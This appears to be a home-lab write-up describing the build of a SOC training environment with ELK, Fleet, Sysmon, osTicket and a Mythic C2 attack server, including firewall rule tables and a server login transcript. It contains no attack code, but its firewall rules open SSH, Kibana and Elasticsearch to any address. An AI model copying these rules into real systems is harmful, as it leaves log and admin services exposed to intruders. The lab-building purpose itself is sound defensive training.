

## SOC Analyst Environment

Objective: To establish a comprehensive SOC environment that allows for real-world simulation of monitoring, detection, and response activities. This environment incorporates tools and methodologies used in modern cybersecurity practices, providing hands-on experience for aspiring SOC analysts.

Tool/Machines:

**1. Firewall:**

- a. Utilized to enforce network segmentation and monitor traffic between trusted and untrusted zones. Example tools: pfSense, Palo Alto Firewall.

**2. ELK Stack:**

- a. Elasticsearch, Logstash, and Kibana are set up to collect, parse, and visualize logs from various endpoints and servers.

**3. Fleet Server:**

- a. Configured to manage Elastic Agents deployed across endpoints for log collection and data forwarding to the ELK Stack.

**4. Penetration Testing/Ethical Hacking Tools:**

- a. Tools such as Metasploit and Kali Linux are used for testing vulnerabilities and simulating attacks.

**5. Reconnaissance/Enumeration Tools:**

- a. Utilities like Nmap and Netcat are employed to discover and enumerate network devices and services.

**6. Active Scanning:**

- a. Includes vulnerability scanners such as Nessus or OpenVAS to identify weaknesses in the network and endpoints.

**7. Nmap:**

- a. Used to conduct network discovery and assess open ports and services.

**8. Mythic C2:**

- a. A command-and-control framework utilized to simulate advanced persistent threat (APT) activities and study endpoint behavior under attack.

**9. osTicket:**

- a. Configured as the ticketing system to manage and track security incidents within the SOC environment.

**10. EDR Tools:**

- a. Endpoint Detection and Response solutions such as Elastic Defend or CrowdStrike to monitor, detect, and respond to endpoint threats.

**11. Elastic Defend:**

- a. Part of the Elastic Stack, used to monitor and protect endpoints from threats, including malware and unauthorized activities.


**12. MITRE ATT&CK Framework:**

- a. Provides a structured methodology for identifying and categorizing adversary tactics, techniques, and procedures (TTPs).

**13. Diamond Model Framework:**

- a. Employed to analyze intrusions by mapping relationships between adversaries, victims, capabilities, and infrastructure.

Network Environment Diagram:



Explanation of our logical diagram:

Based on the provided diagram, the architecture represents a network environment designed for centralized log collection, monitoring, and analysis. At its core, Elastic & Kibana serves as the central platform for storing, visualizing, and analyzing logs. Logs from the Windows Server and Ubuntu Server are collected by Elastic Agents installed on each server. These agents act as lightweight data collectors, forwarding logs to the Fleet Server, which manages the agents and ensures their proper configuration. The Fleet Server then forwards these logs to the central Elastic & Kibana system. Additionally, the osTicket Server provides ticketing or alerting functionality that can be integrated with the log analysis process. The SOC Analyst Laptop and Attack Laptop are connected to the Internet, likely for monitoring or remote access purposes. The C2 Server is also connected to the Internet, indicating its role in command and control operations. The VPC (Virtual Private Cloud) provides a secure and isolated environment for the internal infrastructure.

Elastic & Kibana for visualization and monitoring. Additionally, the setup includes an osTicket server for generating alerts and tickets and an SOC Analyst Laptop connecting via a web interface for analysis. The architecture also depicts an attacker system, with a Kali Linux attack laptop and a Mythic C2 server, illustrating potential threat simulations within the environment. The overall design ensures a streamlined log management and analysis pipeline, crucial for effective network monitoring and security.

## Firewall:

Description  
**30-Day-MyDFIR**

Group Rules  
9/50

Linked Instances  
0

IPv4 Rules

Inbound IPv4 Rules

Action	Protocol	Port (or range)	Source	Notes	Action
accept	SSH	22	Anywhere	0.0.0.0/0	Add note +
accept	TCP	1 - 65535	149.28.253.222/32		
accept	TCP	1 - 65535	216.128.139.215/32		
accept	SSH	22	0.0.0.0/0		
accept	SSH	22	45.144.114.233/32		
accept	TCP (HTTP)	80	0.0.0.0/0		
accept	TCP (MS RDP)	3389	45.144.114.233/32		
accept	TCP	5601	0.0.0.0/0		
accept	TCP	8220	45.32.192.81/32		
accept	TCP	9200	0.0.0.0/0		
drop	any	0 - 65535	0.0.0.0/0	(default)	

**Firewall Rule list**  
This firewall rule list includes ports and IP addresses to allow connection to VPC networks.

## Manage Firewall Group

Group ID: ee5d8713-ff0d-4567-8a4c-e71516047378    Created: 2024-12-25 18:54:56    Updated: 2024-12-25 20:37:00

Description	Group Rules	Linked Instances
<u>Mythic - Firewall</u>	7 / 50	0

**IPv4 Rules**

Action	Protocol	Port (or range)	Source	Notes	Action
accept	SSH	22	Anywhere	0.0.0.0/0	Add note <span style="color:red">+</span>
accept	TCP	1 - 65535	45.32.192.81/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP	1 - 65535	70.106.195.102/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP	1 - 65535	207.148.5.254/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP	1 - 65535	217.114.38.243/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	SSH	22	98.169.142.10/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP (HTTPS)	443	98.169.142.10/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP	7443	98.169.142.10/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
drop	any	0 - 65535	0.0.0.0/0	(default)	

**Inbound IPv4 Rules**

Action	Protocol	Port (or range)	Source	Notes	Action
accept	SSH	22	Anywhere	0.0.0.0/0	Add note <span style="color:red">+</span>
accept	TCP	1 - 65535	45.32.192.81/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP	1 - 65535	70.106.195.102/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP	1 - 65535	207.148.5.254/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP	1 - 65535	217.114.38.243/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	SSH	22	98.169.142.10/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP (HTTPS)	443	98.169.142.10/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
accept	TCP	7443	98.169.142.10/32		<span style="color:blue;">Edit</span> <span style="color:blue;">Delete</span>
drop	any	0 - 65535	0.0.0.0/0	(default)	

### Mythic Firewall Ruleset

This is the Mythic C2 Server Ruleset, which has open access to the internet and acts as an attacker's machine.

# ELK: Explanation of the Elasticsearch/Logstash/kibana


The screenshot shows the Elasticsearch home page. At the top, there are four cards: Elasticsearch (yellow), Observability (pink), Security (teal), and Analytics (blue). Below these are sections for 'Get started by adding integrations' (with options to add integrations, try sample data, or upload a file) and 'Management' (with links to manage permissions, monitor the stack, back up and restore, and manage index lifecycles).

In this project, we set up and configured the ELK Stack (Elasticsearch, Logstash, and Kibana) to create a centralized log management and monitoring system. Elasticsearch was implemented as the database to store all collected logs, enabling advanced querying through JSON and API keys for efficient data telemetry and analytics. Logstash was deployed as the pipeline to parse and structure raw log data from multiple sources using its input, filter, and output functionalities. To facilitate seamless log collection, Elastic Agents were installed to gather data from various endpoints, ensuring reliable data forwarding to Elasticsearch.

The screenshot shows the Kibana interface. On the left, the sidebar includes 'Security' (selected), 'Dashboards', 'Rules', 'Alerts' (selected), 'Attack discovery', 'Findings', 'Cases', 'Timelines', 'Intelligence', and 'Explore'. The main area is titled 'Alerts' and shows a summary table with columns for Status, Severity, Rule name, Count, and Host. A modal window displays a log entry from a terminal window, showing Elasticsearch configuration commands related to security and encryption.


Kibana was configured as the visualization and analysis platform. It provides an intuitive web-based interface for querying logs, creating visualizations, generating reports, and setting alerts.


Using Kibana Lens, we enabled advanced data visualization, including metrics and geo-location mapping, to gain actionable insights at a glance. During the setup process, we generated secure enrollment tokens, configured the kibana.yml file to define host and port settings, and applied encryption keys for secure communication. Firewall rules were updated to allow access while maintaining system security.



The purpose of setting up this ELK Stack was to establish a scalable, flexible, and centralized logging solution capable of meeting compliance requirements, supporting larger environments, and offering rich visualization capabilities. This setup allows for efficient monitoring, troubleshooting, and analysis of system logs, making it an essential component for modern network and security operations.

**Log Forwarder for windows: Sysmon-System Monitor** is a Windows system service and device driver.





The screenshot shows the Elastic Stack interface under the 'Integrations' section. It displays the 'Custom Windows Event Logs' configuration for the 'WIN-Sysmon' integration policy. The table provides details for this policy:

Integration policy	Version	Agent policies	Last updated by	Last updated	Agents	Actions
WIN-Sysmon	v2.1.2	Windows-Policy rev. 3	system	28 seconds ago	1	...

At the bottom of the page, there are navigation links and a footer with the text "Rows per page: 20".

## Fleet Server and Elastic Agent Setup:

## Fleet Server:

```
root@fleetser: ~
10 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
New release '24.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Sat Dec [REDACTED] from 98.169.142.10
root@fleetser:~# client_loop: send disconnect: Connection reset
PS C:\Windows\system32> ssh [REDACTED]
    : password: ←
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro


System information as of Sat Dec [REDACTED] AM UTC 2024
System load: 0.0      Processes:          133
Usage of /: 45.0% of 22.88GB   Users logged in:     1
Memory usage: 37%           IPv4 address for enp1s0: 216.128.139.215
Swap usage:  0%
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.
https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

10 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
New release '24.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Sat Dec [REDACTED] from 98.169.142.10
root@fleetser:~#
```

The screenshot shows the Fleet interface in the Elastic Stack. The top navigation bar includes the elastic logo, a search bar, and links for Agents, Fleet, and Agents. The main left sidebar has sections for Agents, Agent policies, Enrollment tokens, Uninstall tokens, Data streams, and Settings. The central content area is titled "Fleet" and "Centralized management for Elastic Agents". A sub-section titled "Add a Fleet Server" is displayed, with a sub-sub-section "Get started with Fleet Server". This section contains instructions: "A Fleet Server is required before you can enroll agents with Fleet. Follow the instructions below to set up a Fleet Server. For more information, see the [Fleet and Elastic Agent Guide](#)". It features two tabs: "Quick Start" (selected) and "Advanced". The "Name" field is populated with "fleet-server". The "URL" field contains "216.128.139.215". There is a link "Add another URL" and a button "Generate Fleet Server policy". To the right, there are three numbered steps: 1. Get started with Fleet Server, 2. Install Fleet Server to a centralized host, and 3. Confirm connection. Step 1 is completed (indicated by a green checkmark icon), while steps 2 and 3 are in progress (indicated by a blue loading icon).



